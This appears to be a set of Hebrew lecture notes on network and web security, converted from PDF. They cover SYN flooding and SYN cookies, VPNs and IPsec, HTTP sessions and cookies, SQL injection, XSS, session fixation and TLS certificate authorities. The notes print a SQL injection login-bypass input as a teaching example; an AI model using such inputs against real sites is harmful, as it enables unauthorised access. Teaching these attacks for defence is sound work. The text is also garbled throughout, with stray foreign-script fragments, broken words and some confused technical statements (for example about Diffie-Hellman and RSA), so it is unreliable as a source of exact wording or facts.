
- שליחת המונע פקודות SYN לשרת שרכזים להקריס עם IP src מזויף (spoofed) ובכך יוצרת המונע half-open TCP.
- בסופו של דבר לא יהיה מקום פנוי במבנה נתונים שמאחסן את ה-half open TCP בר שיימנע מחיבורים לגיטימיים להווארה.
- כמו כן, זה עלול גם להקריס את ה-FW שנמצא על אותו interface שבו connection table שלו תגדל לממדים עצומים.



## Syn cookies - ההגנה

- הרעיון: השארת הרשת במצב stateless עד שתושלם ה-3-way handshake.
- בכר, אין צורך לשמור פרטיהם על half open TCP connections.
- בעיה: אין נודא ACK-Sha-ACK שmagע עבור חיבור שבאמת התחלנו ליצר קודם?
- פתרון: בפקת ה-SYN-ACK שנשלח נשלח # seq שמקבmis בתוכו פרטיהם שנוכל לאמת בעזרתם את ה-ACK שיגיע בהמשך (אם יגיע), בך שבעת הגעת ה-ACK נוכל לוודא את המס' שלו.

## SYN Cookies



# VPN (= Virtual Private Network)

- מספק הגנה אל מול:
  - sniffers שנמצאים על הרשת שלנו
  - תוקפים אקטיביים (MITM) שנמצאים על הרשת שלנו


## סוגי VPN:

### 1. site-to-site VPN

- בד"כ יעשה בו שימוש בחיבור בין LAN של ארגון/חברה לבין LAN של סניפי החברה
- החיבור בין ה-LANs יהיה קבוע
- התקשרות בין LANs תהיה מוצפנת וחתומה בעזרת שימוש ב프וטוקול IPSEC
- כל התקשרות בין LANs תהיה בمعنىucchט בטוח בזכות העובדה שני צידי LAN מכילים רכיב (VPN server/FW/GW)
- שכל התקשרות עברת דרכו תוך שימוש בפרוטוקול IPSec. כלומר, ה-IPs יהיו ה-IPs של אותם רכיבים בשני צידי התקשרות.

### 2. Remote access VPN

- יצירת אונחט זמני בין הלקוח ל-VPN שביל התקשרות על גביו מוצפנת
- כל התקשרות בין הלקוח לבין הבקשות שלו לשרתים אחרים תעבור דרך השרת VPN
- בד"כ נעשה שימוש בפרוטוקול SSL-VPN
- התקשרות אינה דו כיוונית לגמרי בתפקידה. לעומת זאת, הלקוח שיזם את התקשרות עם השרת VPN הוא בעל יכולות ותפקידים שונים
- יכולות ותפקידים שהתקבלים את הבקשות מהלקוח דרך השרת VPN.



- "mdbik עוד headers לפקטות".
- יכול להוסיף לפחות 2 הדרים שונים עם תפקידים שונים:


### IP Authentication Header (AH) .1

- כולל בתוכו חתימה קרייפטוגרפית סימטרית על כל הפקטה (payload + headers).
- יש יוצאים מן הכלל שהוא לא חותמת עליהם, כמו: TTL.
- כך שלא ניתן לבצע שינויים על הפקטה מבלי לדעת איך לחותם אותה.
- אפשר התגוננות מפני תקיפות אקטיביות: IP spoofing, TCP session hijacking, data manipulation.
- אם משתמשים רק ב-AH מוביל לשימוש ב-ESP (tunnel mode) עלולה להווצר בעיה אם משתמשים ב-NAT מאחר והוא ינסה לעשות מניפולציה על תוצאות IP חתוםות.

### IP Encapsulating Security Protocol (ESP) .2

- הצפנה של payload של הפקטה (כל הפקטה IP, כולל port)
- הגנה מפני תקיפות פסיביות: sniffers

### IPSEC Tunnel Mode (tunnel mode = uses ESP)



### IPSEC Key Management

- מנגנון ע"י מבנה נתונים הנקרא (SA) (Security Association).
- על מנת לבצע החלפת מפתחות (בחלק מהחלפות SAs) בין הצדדים נעשה שימוש ב프וטוקול קרייפטוגרפי:


### Internet Key Exchange (IKE)

- ביצוע אוטנטיקציה על זיהות 2 הצדדים.
- בחירת מפתחות קרייפטוגרפיים.
- כולל המון מצבים ויכולות.

### Main Mode

- אליס שולחת לבוב את crypto suites שהוא יכול לעבוד איתם (באופן גלי).
- לבוב בוחר מתוך את שיטות ההצפנה שהוא רוצה לעבוד איתן (באופן גלי).
- שני הצדדים מוכחים אחד לשני שהם לגיטימיים לתקשורת (נוסף למניע MITM ב-ESP).


נעשה שימוש בפרוטוקול Diffie-Hellman ליצירת session key



### Main Mode Preshard key

- לכל צד בתקשורת יהיה מפתח סודי (ב"כ יופץ לצדים ע"י ה-hon). ▪
- אליס שולחת לבוב את ה-crypto suites שהוא יכול לעבוד איתם (באופן גלי'). ▪
- בוב בוחר מהתוכם את שיטות ההצפנה שהוא רוצה לעבוד איתן (באופן גלי'). ▪
- נעשה שימוש בפרוטוקול Diffie-Hellman ליצירת session key. ▪
- בחלק ממנו, על מנת למנוע MITM, כל צד ישלח (באופן גלי') nonce (שנשלח מחדש בכל התקשרות) כחלק מטענה על המסמ' הסודי שהוא בחר
- שם חשוב על המסמ' הסודי שהוא בחר
- בכל התקשרות בין הצדדים בעזרת hash על המפתח הסודי שני הצדדים חולקים מראש, ה-nonce (כל צד על ה-nonce שלו), המפתח שני הצדדים יצוח ביחד בעזרת Diffie-Hellman.

## Main-Mode-Preshared key



## WWW (= World Wide Web)

- אוסף של משבבים שונים לוחות ע"י (Uniform Resource Locators)
- המשבבים מוקשרים ביניהם עם LINKAGES
- המשבבים נצפים על ידי browsers (PDFPNIM) בארכיטקטורת שרת-לקוח
- המשבבים הללו זמינים ע"י האינטרנט (אוסף של LANs)
- ה-WWW מתייחס לאופן שבו המשבבים הללו מאורגנים
- האינטרנט מתייחס לתשתיהשה-WWW משתמש בה

## URL (= Uniform Resource Locator)

- מטרתו: להיות זהה ייחד לכל משאב שקיים באינטרנט
- נקרא גם: web address
- המבנה: scheme://[:user[:password]@]host[:port]][/path][?query][#fragment]
- דוגמאות:
  - <http://www.books.com/1984.html?lang=en#chapter2>
  - ssh://sella:1234@infosec.cs.tau.ac.il:22
  - מבנה key=value&key=value...:query
  - קיים קידוד URL שמקודד תווים מיוחדים בפורמט %<character's hex>
  - %A: שורה חדשה
  - %20: רווח
  - כל התווים השמורים בכתובת URL יקודדו גם הם (@, #, ?, :, ...)

## HTTP (= Hypertext Transfer Protocol)

- פרוטוקול התקשרות בעזרתו מתבצעת התקשרות בין השרת ללקוח על גבי האינטרנט.
- בני מ-2 חלקים:
  1. request
  2. response
- שרת (website)
  - תוכנית שרצה על מחשב כלשהו בתור תהליך ומאזינה על port 80/443
  - ברגע שימושו שמנסה ליצור אותה חיבור היא
    - קוראת את ה-request
    - מייצרת response
    - שולח את ה-response
    - סוגרת את החיבור
  - לקוח (browser)
    - תוכנית שרצה על מחשב כלשהו בתור תהליך
    - ברגע שמתבצע ניסיון גישה לאתר כלשהו היא
      - מתרגם את כתובת האתר לכתובת IP
      - מתחברת לכתובת ה-IP
      - שולחת request
      - מקבלת את ה-response
      - מרכנדרת (rendering) את ה-response (מתרגם את הביטים שקיבלה ב-response למסך על המסך)

HTTP request	
METHOD PATH VERSION CRLF [HEADER CRLF]* CRLF [CONTENT]	מבנה
הפעולה שרצים לעשות GET, POST, PUT, PATCH, DELETE, HEAD, TRACE, ...	METHOD דוגמא
לאן ניגשים בתחום השרות path/to/resource.html	PATH דוגמא
גרסת HTTP HTTP/1.0, HTTP/1.1	VERSION דוגמא
Carriage Return Line Feed וירידת שורה	CRLF
key: value (Accept-Language, Referer, User-Agent, Host)	HEADER
HTTP Response	
VERSION CODE REASON CRLF [HEADER CRLF]* CRLF [CONTENT]	מבנה
CODE REASON	status
200 Ok, 302 Found, 404 Not Found, 500 Server Error	DOGMA
text, HTML, JPEG,CSS, JS, MP3, MP4, ...	CONTENT

### RESTful APIs •

- Representational State Transfer ○
- APIs שעושים שימוש ב프וטוקול דומה ל-HTTP לתקשורת בין שרת ללקוח ○

### Sessions

- רצף של requests-responses מודפסן אחד לאחרו אחד או יותר
- למשל: בעת מייל טופס באתר נוכל לחזור לעמודים קודמים שכבר מילאנו והתוכן שמילאנו ישמר.
- למשל: בעת התחברות לג'מייל השם משתמש וסיסמה שלנו נשמרים.
- הבסיס לציראת sessions הוא tokens
- בעת גישה לאתר הוא ישלח אלינו token ייחודי בעדרתו הוא יוכל לזהות אותנו בכל פעם שנשלח אליו את ה-token
- HTTP Auth •
- בבקשת GET השרת שלוח header WWW-Authenticate מטיפוס
- בתוצאה מכך עולה coś כמו pop אצל המשתמש שմבקש את השם משתמש וסיסמה
- לאחר שהמשתמש הזין את השם משתמש וסיסמה אז הדפסן הולך להוסיף בכל גישה לאתר זהה header Authorization
- שיביל את השם משתמש וסיסמה בקידוד base64
- HTTP Auth Problems •
- לא ניתן לעצור את השילחה של המשתמש וסיסמה ע"י הדפסן אלא אם סוגרים את הדפסן וופתחים אותו מחדש
- השם משתמש וסיסמה נשלחים בכל request לאתר ב-plaintext (ללא הצפנה)
- Session Tokens •
- 1. עברו מייל טופס – נוכל להוסיף עוד שדה נסתר מהמשתמש שיביל את ה-id token שלו.
- 2. URL Token – ה-token יופיע בתוך ה-URL בתור אחד הפרמטרים של ה-query. בכל מעבר של המשתמש לעמוד חדש נודע שהוא שומר על אותו token באופן הבא:
- בכל הلينקים שיופיעו בעמוד שהליך קיבל ב-response יהיה את ה-parameter query בברשותם בהם.
- Browser cookie .3

- מחרוזת שהשרת שלח ללקוח ב-request header (ב-Set-Cookie שנקרא response) כדי שבכל request עתידי של הלקוח הוא ישלח אותה (ב-header Cookie שנקרא response) על מנת שהשרת יזהה את הליקות.
- כל העוגיות של מחשב מסוים מנוהלות ע"י הדף (נשמרות באיזשהו db של הדף)
- לכל עוגייה יש:
  - שם
  - ערך (המחרוזת שהשרת שלח ללקוח)
  - domain ו-path (בד"כ "/" = מתי לשלוח את העוגייה
  - תאריך תפוגה (אחרת, העוגייה נמחקת ברגע שה-session הוכח נגמר)
  - דגלים (Secure, HTTPOnly)

# Web Vulnerabilities

סוגי התוקפים (adversaries)

- .1 - הגנה על השרת מלהקוח Client Adversary
- .2 - הגנה על הלהקוח מהשרת Server Adversary
- .3 - הגנה על הלהקוח והשרת מפני התוקפים שנמצאים בתווך ביניהם Network Adversary

## Client Adversary

### Basic Web Vulnerability

- הסיבה לרוב החולשות היא הפער בין מה שמתכוון המערכת חשב שהמשתמש יוכל לעשות בפועל.
- עקרונות חשובים:
  - לעומת קוד שמורץ בצד הלהקוח שיעשה את מה שהוא אמור לעשות.
  - לזכור שהלהקוח יכול לשנות את הקוד שמורץ אצלן, לכן, כל דבר שנרצה לוודא – צריך לוודא אצל השרת.
  - לעומת קוד שמורץ על high level web abstractions. למשל: HTTP authentication. לא להניח הנחות על משתמש ו시스템 שuberו תחת HTTP authentication ולבדוק אותו לחילופין בשרת.

הסבר	תקipa
<p>הכנסה של מידע שיגרום לשיליפה של מידע מה-DB.</p> <p>למשל:</p> <p>עבור השאילטה: '=\$1' AND password='=\$2' WHERE username='1 OR 1 == 1 --'</p> <p>משתמש יוכל לספק בקלט לשם משתמש: -- 1 == 1 --' OR 1 == 1 --' וכותזאה מכך התנאי של השם משתמש תמיד יתקיים וה坦אי של הסיסמה יופיע להערכה (-- ב-QL מסמל comment) כך שהשאילט תמיד תחזיר את המשתמש הראשון.</p>	<b>SQL Injection</b>
<p>התוקף יגרום לשרת להריץ קוד לבחירתו על המחשב של לקוח אחר ("user to user code injection")</p> <p>הרעיון: הטמנת קוד HTML במשאב בלחשו של השרת (פורום/אתר אינטרנט למנוע חיפוש...) כך שבעת הרינדור שיתבצע ע"י הלהקוח ל-response של השרת יורץ הקוד של התוקף</p> <p>הגנה: XSS – ביטול תווים/מחזרות שמהווים חלקיים של קטיעי קוד שמורצים ע"י דפסנים HTML escaping (אך אגרסיבי מאוד בלא המשמש) הוא</p> <p>פתרונות הכי שמרני: &lt; → &amp;lt; &gt; → &amp;gt; " → &amp;quot; &amp; → &amp;amp;</p>	<b>XSS – Cross Site Scripting</b>
<p>שרת שמאמת ללקוח רק על בסיס זה שה- cookie שלו מכיל: <code>logged_in=&lt;username&gt;</code></p> <p>חשוף בקלות לתקיפה ע"י כך שהותוקף פשוט ישתמש בשם נפוץ של username ויכול להיכנס למערכת (העקרון שהמגן לא שם דגש אליו) כאן הוא זה שהוא סמן על אבטרכציות של HTTP שיגנו עליו = cookie</p>	<b>Cookies Issues</b>

- מדובר בתוקף עם יכולת גישה לתקשורת שבין השירות ללקוח באחד מבין המצביעים הבאים:
  - read only – יכול רק לקרוא את תוכנות הפקחות מוביל לעורר אותו.
  - MitM – יכול להוות חוליה מקשרת בין השירות ללקוח.
- תקיפות נפוצות דרך ISP או במקומות של wifi בחינם.

הסבר	תקipa
עוגיות בד"כ נשלחות על גבי HTTP ולא HTTPS ולכן אין אמ' משתמשים בהן להעברת שם המשתמש והסיסמה אליו התוקף שמאזין לתקשורת יכול לאות את הפרטים הללו	Cookies
תוקף מאזין לתקשורת בין הלקוח לשירות וברגע שמתבצע login הוא לוקח את העוגיות שלו ומתחבר לשירות תוך שימוש ב-session token שהложен פהה הגנה כנגד זה: להשתמש ב-SSL HTTPS ואז העוגיות מוצפנות	Session Hijacking

## Logout Process

- תהליך במהלך:
  - ה-session token של הלקוח נמחק.
  - ה-session token שנitinן ללקוח מסומן אצל השירות כפג תוקף (בך שאם מישחו גנב את ה-session token הוא כבר לא יוכל להשתמש בו).

## Mitigation Session Token Theft

- לקשר session token לכתובת IP
- תאריך תפוגה קצר (הפרטון הכיבוי נפוץ ו שימושי)

## Predictable Tokens

- אם ה-session token הוא קל לחיזוי אד תוקף יוכל לנצל זאת לניחוש session token.
- הדוגמא הכיבוי נפוצה היא counter. למשל: אם קיבלתי 7 אז אני יכול להסיקשמי שלפני קיבל 6.

## Session Fixation Attacks


- תקיפה בה נתונים לנתקף להשתמש ב-session token שהכננו ודרך זה תוקפים אותו
- הנחה: התוקף יכול לקבוע את ה-session token של הנתקף (הכי קל בשם דובר ב-token url)
- מהלך התקיפה:
  1. התוקף נכנס לאתר כלשהו שמייצר לכל משתמש שכוננס אליו session token אונכימי (כדי שהאתר ידע לזהות את המשתמש עוד לפני שהוא הزادה). כמובן, שלאחר שיזדה הוא יקבל את ה-token שתוואם לפרטי איזמות שלו).
  2. שולח לנתקף את ה-url עם ה-session token הנ"ל
  3. הנתקף נכנס לurl עם ה-session token של התוקף
  4. הנתקף מתחבר לחשבון שלו באתר
  5. האתר משדרג (elevates) את ה-token של התוקף (יתכן מיומש זהה) ל-logged-in token
  6. התוקף משתמש ב-token הנ"ל אלא שבעת ה>Login הוא יכול להשתמש בחשבון של הנתקף וזה לא סתום token אונכימי
- לעומת, יש בכך שונה של תקיפה: במקרה לנסוטה להשיג את ה-session token של הנתקף, התוקף פשוט מוכן session עבור הנתקף ודואג שהנתתקף משתמש בו.
- הדריך למניעת התקיפה: אטרים צרכים תמיד ליצור token חדש בעקבות התחרבות ולא לבצע שדרוג (elevation) ל-token הקודם.

## SSL & TLS


- בנושא זה נתעסק רק ב-network adversary המוטיבציה: תקשורת בטוחה באינטרנט. בעיקר לצורך בנקאות/קניות דרך האינטרנט.
- HTTP over SSL או HTTP Secure = HTTPS
- Secure Socket Layer = SSL
- Transport Layer Security = TLS
- החליף את SSL
- בדיק עם אותה מטרה כמו של SSL
- אין כבר יותר SSL אבל אנשים עדיין קוראים ל-TLS בשם SSL כי השם שדבק בזה אבל בפועל SSL כבר לא קיים כמעט
- מקרים איזוטריים

### ההיסטוריה של SSL


- המטריה המובילה בתכנון שלו הייתה הגנה מפני תוקף פסיבי (passive attacker)
- שלבי ייצור sessions בצורה הכללית היכי פשוטה שיכולה להיות:
  1. תיאום מפתחות באמצעות Key-Diffie-Hellman
  2. כבה הם מייצרים מפתח סימטרי שניהם משתמשים בו
  3. אליס משתמש ב-key session לצורך הציג את המידע שהוא שולחת לבוב
  4. לבב משתמש ב-session key על מנת לקרוא את המידע מאליס
- מבון שהשיטה הנ"ל אינה עמידה בפני MITM מאהר ו-DH לא עמיד בפני RSA
- שלבי ייצור sessions בעזרת החלפת מפתחות עם RSA:
  1. השרת מייצר זוג מפתחות: מפתח פומבי ומפתח פרטי
  2. השרת שולח את המפתח הפומבי ללקוח




3. הלוקו מייצר באופן רנדומלי pre master key (מפתח סימטרי) שבעורתו יהיה ניתן לייצר session key הוא מצפין אותו בעזרת public key ושולח אותו לשרת
4. הלוקו והשרת מייצרים את session key מה-pre master key



5. הלוקו מצפין את ה글וי בעזרת session key ושולח את התוצאה של זה (הסתור) ללקוח
6. הלקוח מפענח את הסטור בעזרת session key




- גם השיטה הזאת לא מונעת לנו מתקפה של MITM מאחר ותוקף יוכל לשלו לנתקף את המפתח הפומבי שלו במקום המפתח של השירות ולתCKER בינם כך שהוא יוכל לקרוא את כל מה שהלך שולח לשירות



- לכן, מה שאנו רצאים הוא certificate authorities. אנחנו רצים פתרון שיבטיח שכולם יוכלו לוודא את המפתחות הפומביים של השירותים. זה מתבצע בעזרת root authorities שיכולים סומכים עליהם. root authorities מאשרים לא מאשרים לפוי החתימות שלהם. האקסזומה בכך היא שכולם סומכים על ה-root authorities.
- האופן שבו החלפת המפתח הפומבי מתבצע תוך שימוש ב-root authorities:

  1. הלוקח מקבל מפתח פומבי שמוסמץ בהתקנה שלו (למשל: דפסון) יכיל את ה-public key בהתקנה שלו)
  2. בשאתור/שרות (שאנו לא בהכרח סומכים עליו) רוצה לעלות לאויר הוא נרשם אצל ה-root authorities.
  3. בתגובה לכך (ובתשלום של השירות ל-root authority) root authority מונחים נתונים לשירות ייחודי root authority שלו, את המפתח הפומבי שלו וראיות לכך שהוא באמת מי שהוא טוען שהוא.
  4. בשאלוקוח מגע לתקשר עם השירות הוא מצפה לקבל מהשירות:
    - הזהות שלו - מי השירות טוען שהוא.
    - המפתח הפומבי שלו.
    - החתימה/certificate שהוא קיבל מה-root authority.



- המחשב שלנו מגיע עם trusted CAs.
- עבור chrome ניתן לראות את ה-root certificates של Über SSL בהגדנות.

## What is a Certificate

- מסמך הכלול:
- 1. המפתח הפומבי של השירות
- 2. השם של השירות (בדרך כלל השם ה-DNS-ו שלו)
- 3. תאריך פקיעה של ה-certificate
- נחתם ע"י CA (בעזרת המפתח הפרטי שלו)
- שרת שורצה להשתמש בשירות של CA צריך לשכנע אותו:
  - 1. המפתח הפומבי שלו באמת שלו
  - 2. הוא מי שהוא טוען שהוא

## MD5 ו-1-SHA פרוצות וכדי לא להשתמש בהן

### Being a CA is Hard

- יש לאשר כל certificate והמוניון שלו תלוי בזה (אם מאשרים certificate שלו יהיה צריך לאשר או להפר איז גורמים לכך)
- שלקוחות/שרותים לא יסמכו עליו).
- פתרונות:
  - 1. מוצרים יותר CAs כך שהעומס לא נופל רק על CA אחד. כמו כן, מוצרים עוד CAs intermediate ש-As root יכולים לאשר כדי שהם יהיו בעצם CAs.
  - 2. מתווספות שיטות ולדיצה חדשות (EV = Extended Validation)

### בעיות עם CAs

- אפשר לנסות לעבוד על ה-CA ולהתוחזות לשרת חוקי בלבד ובכך לקבל את החתימה של ה-CA.
- אם CA נפרץ אז ניתן לייצר דרך הפרצה חתימות מזויפות.
- יש CAs שמיצרים certificates מזויפים מכוונה תחילה.
